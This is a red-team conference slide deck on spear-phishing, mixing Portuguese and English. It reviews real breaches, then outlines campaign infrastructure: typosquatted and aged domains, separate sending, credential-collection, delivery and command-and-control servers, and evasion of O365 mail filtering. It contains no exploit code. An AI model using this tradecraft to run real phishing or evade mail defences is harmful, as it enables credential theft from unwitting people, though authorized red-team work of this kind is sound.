

SPEARPHISHING - REDTEAM

THE “EASY” WAY TO BREAK IN

28/11/2021

BHACK
CONFERENCE 2021

DEF
DC 5551

 **CON**
PORTO ALEGRE

\$ CAT .AGENDA


- ❖ Disclaimer && whoami && objetivo
- ❖ Contexto - Spear Phishing Impact in real World
- ❖ Campanhas de RedTeam - What is
- ❖ Considerações de Infraestrutura - SpearPhishing
- ❖ Intel - The Classic OSINT
- ❖ Credential collect - how it goes
- ❖ Malware – Maldoc dev
- ❖ Got Creds! Now what?
- ❖ SpearPhishing Automation - Now we are talking

./DISCLAIMER

- ❖ I don't speak on behalf of my employer or any entity.
- ❖ All the ideas and information presented here are from myself.
- ❖ All the external documents, images and papers referenced here will be linked on “References”, a big thanks for the security professionals and they researches.
- ❖ I do not take any responsibility for the usage of this documentation for improper ends.

MORE ~/.PROFILE

- ❖ Real Name: Felippe Foppa
- ❖ Area de atuação: Redteamer, Pentester and Security Researcher
- ❖ Current Role: Especialista de Segurança Ofensiva na GlobalHitss
- ❖ Certifications: LPI1, LPI2, OSCP, CRTP, eWPTXv2, ISO27k, ITILv4
- ❖ CVE's: 2021-39375, 2021-39376
- ❖ Blog: <https://diesec.home.blog/>
- ❖ Linkedin: <https://www.linkedin.com/in/felippe-foppa-6b1434108/>
- ❖ Github: <https://github.com/d34dfr4m3>
- ❖ Material da Palestra vai ser compartilhado em:
 - ❖ <https://github.com/d34dfr4m3/Contributions/SpearPhishing-RedTeam-DefconPoa-Bhack-28-11-2021/>



echo \$OBJETIVO

- ❖ A expectativa, é que no pouco tempo de duração de agenda, os participantes obtenham os insumos necessários para entender alguns aspectos gerais de campanhas de RedTeam, e contextualizar o cenário de Spear Phishing para dar visão das possibilidades de engajamento e resultados;
- ❖ Atender a qualidade do Evento e expectativas de conteúdo;

Contexto

Spear Phishing Impact in real World

Biggest Data Breaches from Phishing - TOP 5

- ◊ #1 - John Podesta's Email
 - ◊ There was a lot of controversy surrounding the **November 2016** election on both sides of the political spectrum. One of the most notable was the hack of John Podesta's Gmail account. **Podesta, chairman of presidential candidate Hillary Clinton's** democratic election campaign, found himself as one of the country's top phishing attack examples when his account was victimized by a Russian hacker group known as Fancy Bear.
- ◊ #2 - The U.S. Power Grid
 - ◊ Contrary to popular belief, the attackers didn't accomplish this through some brazen, direct attack of high-value targets. Instead, the hackers targeted smaller companies — educational training website, excavation companies, and a construction firm — to use them as PhishBots against one another and to target the larger power grid organizations with which they had working relationships.
- ◊ #3 - JPMorgan Chase
 - ◊ JPMorgan Chase holds the undesirable title of being a company that has experienced one of the most significant phishing breaches in history. In **2014**, the company announced that the contact information for 76 million households and seven million businesses were compromised in the massive attack. Hackers utilize a combination of phishing tactics to get login credentials and exploitation of an OpenSSL vulnerability to steal information that is typically encrypted.
- ◊ #4 - Sony Pictures
 - ◊ In retaliation for the creation of the movie “The Interview,” a film about the plot to kill North Korea’s head of state, a North Korean government-backed hacker group launched a devastating attack on the entertainment giant in **November 2014**. Using phishing and spearphishing emails, which contained malware, the attackers gained access to Sony’s network and performed months of covert reconnaissance.
- ◊ #5 - BenefitMall
 - ◊ Among the most recent phishing attacks reported by the media is one that affected BenefitMall, a human resource, employee benefits, and payroll administration solutions company. Between **June 2018 and October 2018**, the company’s website was accessed via employee email login credentials that were exposed during an email phishing attack, according to a press release.

More about it

Twitter Support  @TwitterSupport · 15 de jul de 2020
We are aware of a security incident impacting accounts on Twitter. We are investigating and taking steps to fix it. We will update everyone shortly.
...
5,4 mil 37,2 mil 111,6 mil 

Twitter Support  @TwitterSupport · 15 de jul de 2020
You may be unable to Tweet or reset your password while we review and address this incident.
...
1,9 mil 10,8 mil 25,8 mil 

Twitter Support  @TwitterSupport · 15 de jul de 2020
We're continuing to limit the ability to Tweet, reset your password, and some other account functionalities while we look into this. Thanks for your patience.
...
487 4,6 mil 12 mil 

Twitter Support  @TwitterSupport · Jul 30, 2020
Replies to @TwitterSupport
The attack on July 15, 2020, targeted a small number of employees through a phone spear phishing attack. This attack relied on a significant and concerted attempt to mislead certain employees and exploit human vulnerabilities to gain access to our internal systems.
...
Twitter Support  @TwitterSupport
By obtaining employee credentials, they were able to target specific employees who had access to our account support tools. They then targeted 130 Twitter accounts - Tweeting from 45, accessing the DM inbox of 36, and downloading the Twitter Data of 7.
9:49 PM · Jul 30, 2020


| more

- ❖ \$100 Million Google and Facebook Spear Phishing Scam
 - ❖ Rimasauskas and his team set up a fake company, **pretending to be a computer manufacturer that worked with Google and Facebook**. Rimasauskas also set up bank accounts in the company's name.
 - ❖ The scammers then sent phishing emails to specific Google and Facebook employees, invoicing them for goods and services that the manufacturer had genuinely provided—but directing them to **deposit money into their fraudulent accounts**.
 - ❖ Between 2013 and 2015, Rimasauskas and his associates cheated the two tech giants out of **over \$100 million**.
- ❖ Microsoft 365 phishing scam steals user credentials
 - ❖ In April 2021, security researchers discovered a Business Email Compromise (BEC) scam that tricks the recipient into installing malicious code on their device.
 - ❖ The target receives a blank email with a subject line about a “price revision.” The email contains an attachment that looks like an Excel spreadsheet file (.xlsx). However, the “spreadsheet” is actually a .html file in disguise.
 - ❖ Upon opening the (disguised) .html file, the target is directed to a website containing malicious code. The code triggers a pop-up notification, telling the user they’ve been logged out of Microsoft 365, and inviting them to re-enter their login credentials.
 - ❖ You can guess what happens next—the fraudulent web form sends the user’s credentials off to the cybercriminals running the scam.
 - ❖ This type of phishing—which relies on human error combined with weak defenses—has thrived during the pandemic. Phishing rates doubled in 2020, according to the latest FBI data.

| tail -n1

- ❖ Spear-phishing campaign compromises executives at 150+ companies
 - ❖ A cybercrime group operating since mid-2019 has breached the email accounts of high-ranking executives at more than 150 companies, cyber-security firm Group-IB reported today.
 - ❖ The group, codenamed **PerSwaysion**, appears to have targeted the financial sector primarily, which accounted for more than half of its victims; although, victims have been recorded at companies active across other verticals as well.
 - ❖ **PerSwaysion** operations were not sophisticated, but have been extremely successful, nonetheless. Group-IB says the hackers didn't use vulnerabilities or malware in their attacks but instead relied on a **classic spear-phishing technique**.
- ❖ Group-IB said PerSwaysion's entire scheme could be narrowed down to a simple three-step process:
 - ❖ Victims receive an email containing a clean PDF file as an email attachment. If victims open the file, they'd be asked to click a link to view the actual content.
 - ❖ The link would redirect users to a Microsoft Sway (newsletter service) page, where a similar file would ask the victim to click on another link.
 - ❖ This last link redirects the executive to a page mimicking the **Microsoft Outlook login page, where hackers would collect the victim's credentials**

| tail -n1 | more

- ❖ PerSwaysion operators acted fast from the moment of a successful phish and usually accessed hacked email accounts within a day.
- ❖ "After the credentials are sent to their [command and control servers], the PerSwaysion operators log into the compromised email accounts. They **dump email data via API and establish the owner's high-level business connections**," Group-IB said.
- ❖ "Finally, they generate new phishing PDF files with current victim's full name, email address, company legal name. These PDF files are **sent to a selection of new people who tend to be outside of the victim's organization and hold significant positions**."
- ❖ Group-IB said that once PerSwaysion operators sent out a **new spear-phishing campaign from a compromised account**, they also typically deleted impersonating emails from the outbox folder to avoid detection.
- ❖ For the time being, Group-IB has been unable to determine what hackers have been doing after gaining access to these email accounts.
- ❖ Hackers could be **selling access to other cybercrime groups**; they could be sitting, waiting, and stealing intellectual property; or they could be preparing to launch a **wire payment hijack (BEC scam)** at a later date.
- ❖ Group-IB said that based on current evidence, the PerSwaysion group appears to be formed of members based in Nigeria and South Africa, are using a **phishing toolkit developed by a Vietnamese programmer**, and the group's leader appears to be a suspect going by the name of "Sam."



Templates utilizados nas campanhas da PerSwaysion

Campanhas de RedTeam

What is

REDTEAM OPERATIONS

ADVERSARY SIMULATION

- ❖ To produce something that is not real but has the appearance of being real.
- ❖ During an adversary simulation, you want to make it look like a real attack is happening while there is no real adversary. You make use of TTPs that work in the environment at hand, irrespective of which APT actually uses them. This could be based on the red team's experience or using the global most popular techniques.
- ❖ Does this emulate a specific threat group? No.
- ❖ Does this simulate a “real” attack? Yes, to a certain extent at least.

ADVERSARY EMULATION

- ❖ To behave in the same way as someone else.
- ❖ Adversary emulation is an impersonation, mimicking of someone or something else. Based on threat intelligence, you determine APT28 is most likely to target your organization. To emulate this adversary, you mimic the TTPs they use and test those in your environment. You behave exactly like they would.

Attack Simulation vs Attack Emulation: Which is Better?

The biggest difference between *attack simulation* and *attack emulation* is attack emulation shows the threat actors' strengths and weaknesses giving it an inherent advantage over attack simulation. During a red team exercise, you want the blue team to be able to protect against and recognize the attack of your threat actors. In an attack simulation where the red team can use custom tools, they may be able to recreate the exploitation aspect but if they aren't using the same tools and making the same **mistakes** that threat actors use, the blue team will not be able to create defenses that detect those same mistakes. It's important that the same tools and the same mistakes that threat actors use are recreated during security tests. It's incorrect to think that you should make your attacks as customized and refined as possible, it's best to replicate exactly what your blue team will be responding to in a real-world scenario. This is one of the **biggest problems** with modern-day red teaming. Also, if you are using a machine learning or AI-based solution, simulated attacks can cause the solution to learn the wrong behavior. This is because these attacks are not based on the latest **threat intelligence** of what threat actors are using.

<https://rthreat.net/2021/04/14/blog-attack-simulation-vs-attack-emulation/>

APT?

Kimsuky	Velvet Chollima	<p>Kimsuky is a North Korean-based threat group that has been active since at least September 2013. The group focuses on targeting Korean think tank as well as DPRK/nuclear-related targets. The group was attributed as the actor behind the Korea Hydro & Nuclear Power Co. compromise.</p>
Lazarus Group	HIDDEN COBRA, Guardians of Peace, ZINC, NICKEL ACADEMY	<p>Lazarus Group is a threat group that has been attributed to the North Korean government. The group has been active since at least 2009 and was reportedly responsible for the November 2014 destructive wiper attack against Sony Pictures Entertainment as part of a campaign named Operation Blockbuster by Novetta. Malware used by Lazarus Group correlates to other reported campaigns, including Operation Flame, Operation 1Mission, Operation Troy, DarkSeoul, and Ten Days of Rain. In late 2017, Lazarus Group used KillDisk, a disk-wiping tool, in an attack against an online casino based in Central America.</p> <p>North Korean group definitions are known to have significant overlap, and the name Lazarus Group is known to encompass a broad range of activity. Some organizations use the name Lazarus Group to refer to any activity attributed to North Korea. Some organizations track North Korean clusters or groups such as Bluenoroff, APT37, and APT38 separately, while other organizations may track some activity associated with those group names by the name Lazarus Group.</p>

<https://attack.mitre.org/groups/>

LifeCycle



<https://rthreat.net/2021/04/14/blog-attack-simulation-vs-attack-emulation/>

LifeCycle



<https://www.varonis.com/blog/mitre-attck-framework-complete-guide/>

LifeCycle



<https://www.varonis.com/blog/mitre-attck-framework-complete-guide/>

The Red Team

- ❖ Independently led team of diversely skilled people, with different backgrounds, experiences, opinions and ways at looking at problems
- ❖ Humble in nature, co-operative, focused, disciplined and persistent enough to efficiently and effectively emulate the activities and thought processes of real world adversaries.
- ❖ Goal is to aid company in understanding what it is doing well, and where it has gaps and improvement opportunities across protect, monitor, and response.
- ❖ Help understand/predict likelihood of successful attack, and aid risk decision making. Red Teaming is threat centric, not vulnerability centric like many other forms of security assessment tend to be

The Red Team – Effective Metrics


- ❖ If your group is significantly **restricted in its scope** and capabilities by the organization, you probably don't have an effective Red Team
- ❖ If your group **doesn't regularly work hand-in-hand with the defensive** side of the organization in order to improve the organization's security posture, you probably don't have an effective Red Team
- ❖ If your internal or external service operates based on **projects that happen once in a while rather than being staggered and continuous**, you probably don't have an effective Red Team
- ❖ If you aren't constantly **updating your attack campaigns based on new intelligence on actual threat actors**, you probably don't have an effective Red Team
- ❖ If you aren't closely **monitoring the effectiveness of the attack campaigns** (and the responses to them by the defense) over time, you probably don't have an effective Red Team

<https://www.slideshare.net/DanCatalinVASILE/building-an-info-sec-redteam>

<https://www.coresecurity.com/blog/who-have-part-your-red-team>

<https://danielmiessler.com/blog/five-attributes-effective-corporate-red-team/>

Red Team – The Dream Team Structures (end Client)



Specific structure

To meet performance criteria for a RedTeam, a specific organization structure is needed.


Roles



Organization structures according to [PMBOK](#)



Functional



Matrix



Projectized

A Abordagem - Simulação

- ❖ Nosso foco será na simulação de ameaças, onde não necessariamente as TTP's são contempladas por APT's existentes;
- ❖ As abordagens mais comuns de engenharia social direcionada são coleta de credenciais e malware delivery;
- ❖ Vamos focar em estratégias de coleta de credenciais e dar uma visão introdutório de malware no contexto de maldoc dev.
- ❖ Importante ressaltar que os alinhamentos de abordagens são definidos no pré-engajamento, conhecido também como regras do jogo;
 - ❖ Geralmente VIP's são determinados como Intocáveis por questões obvias ou são determinados como alvos, a primeira opção é mais provável.
 - ❖ Carta branca para alterações de senhas e coisas do gênero, apesar de ser intrusivo e arriscado para a campanha em si, pode ser um ultimo recurso que determinará o sucesso ou não da campanha. (Blackhats really dont care right?)
 - ❖ Questões de Contuda de RedTeam, não atacantar contas pessoais, usar cenários que envolvem problemas pessoais, atacar fornecedores ou relacionados. Essas abordagens são incomuns e tangem questões de ética e problemas legais.

So what

- ❖ Recentemente, houve uma mudança rápida e dramática de ataques amplos de spam para ataques de spear phishing, que têm um significativo dano financeiro, de marca e operacional.
- ❖ Existe um equívoco comum sobre phishing. Esse equívoco inclui que o phishing é relativamente fácil de implementar e não requer muita preparação.
- ❖ **Este não é o caso (return 0).** Existem vários padrões para reforçar a segurança da entrega de e-mail e evitar falsificação de mensagens. Para um operador de RedTeam, esses padrões representam um obstáculo que pode ser facilmente (not really, precisa ser) contornado.
- ❖ Seu primeiro ponto fraco é que eles não são implementados uniformemente em todas as redes e, com pouco conhecimento de suas especificações, podemos evitar o acionamento dessas contramedidas.
- ❖ Phishing vs Spear Phishing
- ❖ Outras Abordagens

Considerações de Infraestrutura

Spear Phishing

\$what is DOMAIN_REPUTATION

- ❖ **Domain reputation is a significant factor in deliverability**
- ❖ It's considered everywhere your domain is used including your message's content, your brand assets, and of course email authentication.
- ❖ To determine domain reputation, receivers keep track of every way your domain is used in a message and how that message ends up performing in the inbox. Based on this data, major ISPs use complex algorithms to ultimately "score" your domain, checking that score when scanning future messages to establish a level of trust. The better your domain reputation check at a particular receiver, the less likely your future messages will end up rejected or in a spam folder.
- ❖ We always stress the importance of a strong sending reputation. Your sending reputation, or how mailbox providers judge your mail, is driven by how your subscribers are reacting to your messages. If the messages you send generate a lot of spam complaints, your sending reputation will worsen and future messages will be harder to get to the inbox.
- ❖ On the other hand, if recipients are engaged with your messages, your sending reputation will be stronger and your messages will be more likely to make it to the inbox. Unfortunately, there is no single value or score that describes your sending reputation across all mailbox providers. However, there are a few tools, stats, and tips you can use to monitor and better understand your sending reputation.

O365 Stuff you will hate

- ❖ Microsoft Exchange Online Protection (EOP)
 - ❖ Microsoft's Exchange Online Protection (or EOP) acts as an add-on to on-prem exchange or cloud-hosted mailboxes. Below is a list of some of the features it totes;
- ❖ O365 Advanced Threat Protection (ATP) Addon
 - ❖ Beyond the EOP service, Advanced Threat Protection provides protection for more sophisticated attacks with more proactive approaches, like scanning documents for links and objects in sandboxed environments.
 - ❖ Core features of ATP include:
 - ❖ Safe Attachments protection from unknown (or zeroday) malware.
 - ❖ Safe Links, a feature that rewrites links in emails and are scanned in real-time for threats. This includes scanning documents for links and rewriting them as necessary.
 - ❖ More configuration and logging options that security teams and administrators can use for fine-tuning their environment.
 - ❖ Spoof intelligence, a mechanism in place to detect spoofed email to/from your organization domain.
 - ❖ Machine learning and other capabilities for detecting phishing emails.
 - ❖ SAFE LINKS: Determine if the link is blacklisted by the organization
 - ❖ SAFE LINKS: Identify whether the link points to downloadable content (documents, binaries) and scan them
 - ❖ SAFE LINKS: Has the link been designated as malicious previously?

Selecionando o Domínio

- ❖ Campanhas de Spear Phishing em simulações de ameaças tendem a ser direcionadas ao alvo por padrão;
- ❖ Alguns exemplos de abordagens de coleta de credencial:
 - ❖ Criação de uma campanha interna da organização, por exemplo: Pesquisa de Satisfação, Kit Home Office, Kit Carnaval/natal/etc, brindes e relacionados. Adotam a identidade visual da organização alvo.
 - ❖ Criação de campanhas de promoções patrocinadas pela organização: Vão adotar a identidade visual de outras marcas (StarBucks, Americanas etc), geralmente próximas da organização, ou seja, frequentado pelos alvos.
- ❖ Domínios genéricos podem ser utilizados (pesquisa.com, promocao.com), ou semelhantes com o alvo da organização (trocando alguns caracteres do nome, m por rn etc) aka **Domain Typosquatting or Cybersquatting or etc**

Considerações da Infraestrutura

- ❖ A infraestrutura geralmente, independente de qual tipo de abordagem a ser feita, vai consistir no mínimo de quatro domínios. É uma estratégia adotar domínios diferentes para cada um deles por questões de ponto central de falha e segurança operacional (OPSEC).
 - ❖ Domínio de serviço de disparo de e-mail;
 - ❖ Domínio do servidor web para coleta de credenciais;
 - ❖ Domínio de delivery de tools/malwares (Ingress Tool Transfer techniques/T1105/);
 - ❖ Domínio de Comando e Controle;
- ❖ A localização geográfica é algo a ser levar em consideração, algumas organizações possuem bloqueios baseados em geolocalização do IPv4. (INBOUND) (stealthy)
- ❖ Hot tip: ajuste o horário de log do servidor rs.

Ingress Tool Transfer techniques - <https://attack.mitre.org/techniques/T1105/>

Considerações da Infraestrutura – SSL

- ❖ CertBot

```
Whanna see by yourself how it looks like?
```

```
# apt install certbot -y  
# certbot certonly --manual -d domain.com -d *.domain.com
```

- ❖ Realize os procedimentos solicitados pelo bot, caso você esteja no servidor web, tente utilizar o plugin apache do certbot para automatizar a validação de controle do domínio. O procedimento vai gerar os seguintes arquivos:
 - ❖ cert1.pem chain1.pem fullchain1.pem privkey1.pem

Considerações da Infraestrutura – SSL

- ❖ Apache2 Config Example
- ❖ a2enmod ssl


```
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin webmaster@localhost
        ServerName [REDACTED]
        ServerAlias [REDACTED].com
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        SSLEngine on
        SSLCertificateFile /etc/ssl/ [REDACTED] 'cert1.pem'
        SSLCertificateKeyFile /etc/ssl/ [REDACTED] 'privkey1.pem'
        <FilesMatch "\.(cgi|shtml|phtml|php)$">
            SSLOptions +StdEnvVars
        </FilesMatch>
        <Directory /usr/lib/cgi-bin>
            SSLOptions +StdEnvVars
        </Directory>
    </VirtualHost>
</IfModule>
```

Considerações da Infraestrutura – SSL


- ❖ Redirect HTTP to HTTPS

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    ServerName
    ServerAlias
    Redirect permanent / https://[REDACTED].com/
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```


Topologia de Infraestrutura – Básica (Uncover)



Considerações da Infraestrutura - Avançado



<https://www.praetorian.com/blog/praeitors-approach-to-red-team-infrastructure/>



<https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/>

<https://rastamouse.me/infrastructure-as-code-terraform-ansible/>

<https://medium.com/red-teaming-with-a-blue-team-mentality/infra-automation-primer-red-team-edition-b4c613308beb>

<https://redteamvillage.org/slides/Deploying Discreet Infrastructure For Targeted Phishing Campaigns.pdf>

<https://kalilinuxtutorials.com/overlord/>

Considerações sobre Evasion (Controles de Email)

- ❖ De forma geral, o sucesso da campanha não depende da skill dos operadores diretamente, fatores de tempo de execução (apesar de campanhas serem extensas 2~6 meses dependendo do alvo) e maturidade de segurança da organização alvo aka cliente, impactam diretamente no nível de esforço e complexidade necessária para o sucesso;
- ❖ Ainda assim, é importante levar em contas diversos fatores, não subestimar o alvo e adotar as melhores práticas, uma vez que a campanha queima, todo o tempo de preparação e investimento é potencialmente perdido e não reaproveitado, isso se a campanha não for encerrada.

Considerações sobre Evasion (Controles de Email) - Domínio

- ❖ Reputação e idade dos domínios, evite comprar novos domínios (a não ser que sejam para campanhas futuras, 6 meses depois etc) para atuação de ‘sending domain’ (remember Whois too, don’t put your name in that) e não compre domínios queimados.
- ❖ Domínios Expirados:
